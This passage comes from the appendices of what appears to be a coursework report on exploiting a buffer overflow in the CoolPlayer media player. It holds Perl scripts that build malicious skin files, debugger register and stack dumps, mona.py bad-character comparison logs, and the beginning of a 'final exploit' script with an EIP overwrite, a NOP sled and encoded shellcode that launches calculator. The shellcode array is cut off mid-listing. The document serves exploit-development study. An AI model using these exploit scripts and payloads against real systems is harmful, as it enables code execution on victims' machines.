$junk_chars2 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars1.$eip.$junk_chars2;
close($FILE);
```

Figure 52 - Exploit file to check stack space for shellcode



```
Registers (FPU)
EAX 41414142
ECX 00000F2F
EDX 00140608
EBX 00000000
ESP 00116184 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3
EBP 41414141
ESI 0011618C ASCII "2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
EDI 0011E09F

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

00116174  41414141 AAAA
00116178  0044471E ▲GD. 1703641.0044471E
0011617C  41414141 AAAA
00116180  42424242 BBBB
00116184  41306141 Aa0A
00116188  61413161 a1Aa
0011618C  33614132 2Aa3
00116190  41346141 Aa4A
00116194  61413561 a5Aa
00116198  37614136 6Aa7
0011619C  41386141 Aa8A
001161A0  62413961 a9Ab
001161A4  31624130 0Ab1
001161A8  41326241 Ab2A
001161AC  62413362 b3Ab
001161B0  35624134 4Ab5
001161B4  41366241 Ab6A
```

Figure 53 - Visually inspecting stack to check whether whole pattern fits

APPENDIX B – INSTALL MONA.PY

To install the mona.py plugin for Immunity Debugger, python file needs to be copied to C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands





Figure 54 - Installation destination for mona.py

To initialise logging, the command !mona config -set workingfolder c:\logs\%p was run in Immunity Debugger's command line.




```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
0BADF00D [+] Command used:
0BADF00D !mona config -set workingfolder c:\logs\%p
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =
0BADF00D [+] Creating config file, setting parameter workingfolder
0BADF00D New value of parameter workingfolder =  c:\logs\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
!mona config -set workingfolder c:\logs\%p
```

Figure 55 - Setting up mona.py logging


APPENDIX C – OUTPUT FOR CHARACTER COMPARISON

To generate the initial bytearray of ASCII characters represented in hexadecimal the command !mona bytearray is run in Immunity Debugger's command line. This generates a text file with all of the 256 characters and a binary format file of the same characters



```
0BADF00D [+] Command used:
0BADF00D !mona bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - Creating working folder c:\logs\1703641
0BADF00D     - Folder created
0BADF00D     - (Re)setting logfile c:\logs\1703641\bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file c:\logs\1703641\bytearray.txt
0BADF00D Binary output saved in c:\logs\1703641\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
!mona bytearray
```


Figure 56 - Generating hexadecimal bytearray using mona.py



```
 Output generated by mona.py v2.0, rev 600 - Immunity Debugger
 Corelan Team - https://www.corelan.be
================================================================================
 OS : xp, release 5.1.2600
 Process being debugged : 1703641 (pid 3696)
 Current mona arguments: bytearray
================================================================================
 2020-04-12 02:06:41
================================================================================
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x3
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x5
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x7
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x9
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
```

Figure 57 - Generated files and the contents of bytearray.txt

The output for the comparison shows a lot of different details shown in Figure XX




```
0BADF00D [+] Command used:
0BADF00D !mona compare -f C:\logs\1703641\bytearray.bin -a 001204D8
0BADF00D [+] Reading file C:\logs\1703641\bytearray.bin...
0BADF00D     Read 256 bytes from file
0BADF00D [+] Preparing output file 'compare.txt'
0BADF00D     - (Re)setting logfile c:\logs\1703641\compare.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] C:\logs\1703641\bytearray.bin has been recognized as RAW bytes.
0BADF00D [+] Fetched 256 bytes successfully from C:\logs\1703641\bytearray.bin
0BADF00D     - Comparing 1 location(s)
0BADF00D Comparing bytes from file with memory :
001204D8 [+] Comparing with memory at location : 0x001204d8 (Stack)
001204D8 Only 223 original bytes of 'normal' code found.
001204D8     ,-----------------------------------------------.
001204D8     | Comparison results:                           |
001204D8     |-----------------------------------------------|
001204D8   0 |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
001204D8     |-1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1| Memory
001204D8  10 |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
001204D8     |-1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 7c| Memory
001204D8  20 |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
001204D8     |00                                             | Memory
001204D8  30 |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
001204D8     |                                               | Memory
001204D8  40 |40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f| File
001204D8     |                                               | Memory
001204D8  50 |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
001204D8     |                                               | Memory
001204D8  60 |60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f| File
001204D8     |                                               | Memory
001204D8  70 |70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f| File
001204D8     |                                               | Memory
001204D8  80 |80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f| File
001204D8     |                                               | Memory
001204D8  90 |90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f| File
001204D8     |                                               | Memory
001204D8  a0 |a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af| File
001204D8     |                                               | Memory
001204D8  b0 |b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf| File
001204D8     |                                               | Memory
001204D8  c0 |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
001204D8     |                                               | Memory
001204D8  d0 |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
001204D8     |                                               | Memory
001204D8  e0 |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
001204D8     |                                               | Memory
001204D8  f0 |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
001204D8     |                                               | Memory
001204D8     '-----------------------------------------------'
001204D8
001204D8              | File      | Memory    | Note
001204D8 ---------------------------------------------------
001204D8 0  0 33  2   | 00 ... 20 | 7c 00     | compacted
001204D8 33 2 223 223 | 21 ... ff | 21 ... ff | unmodified!
001204D8 ---------------------------------------------------
001204D8
001204D8 Possibly bad chars: 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20
```

Figure 58 – mona.py console output in Immunity Debugger

APPENDIX D – FINAL EXPLOITS

DEP disabled


Calculator exploit



```perl
$file = "calc.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe0\xda\xd0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43" .
"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4c\x42\x53\x30\x53\x30\x43\x30\x33\x50\x4d\x59\x4a\x45" .
"\x36\x51\x39\x50\x55\x34\x4c\x4b\x30\x50\x46\x50\x4c\x4b" .
"\x51\x42\x34\x4c\x4c\x4b\x31\x42\x35\x44\x4c\x4b\x54\x32" .
"\x36\x48\x54\x4f\x4e\x57\x51\x5a\x51\x36\x30\x31\x4b\x4f" .
"\x4e\x4c\x47\x4c\x33\x51\x43\x4c\x53\x32\x46\x4c\x51\x30" .
"\x49\x51\x58\x4f\x34\x4d\x43\x31\x39\x57\x5a\x42\x4c\x32" .
"\x31\x42\x31\x47\x4c\x4b\x50\x52\x34\x50\x4c\x4b\x31\x5a" .
"\x47\x4c\x4c\x4b\x50\x4c\x54\x51\x52\x58\x4a\x43\x57\x38" .
"\x55\x51\x38\x51\x30\x51\x4c\x4b\x50\x59\x51\x30\x35\x51" .
"\x39\x43\x4c\x4b\x31\x59\x55\x48\x4d\x33\x37\x4a\x51\x59" .
"\x4c\x4b\x37\x44\x4c\x4b\x45\x51\x38\x56\x50\x31\x4b\x4f" .
"\x4e\x4c\x39\x51\x38\x4f\x34\x4d\x55\x51\x4f\x37\x36\x58" .
"\x4d\x30\x52\x55\x5a\x56\x33\x33\x53\x4d\x5a\x58\x57\x4b" .
"\x43\x4d\x56\x44\x34\x35\x4d\x34\x51\x48\x4c\x4b\x30\x58" .
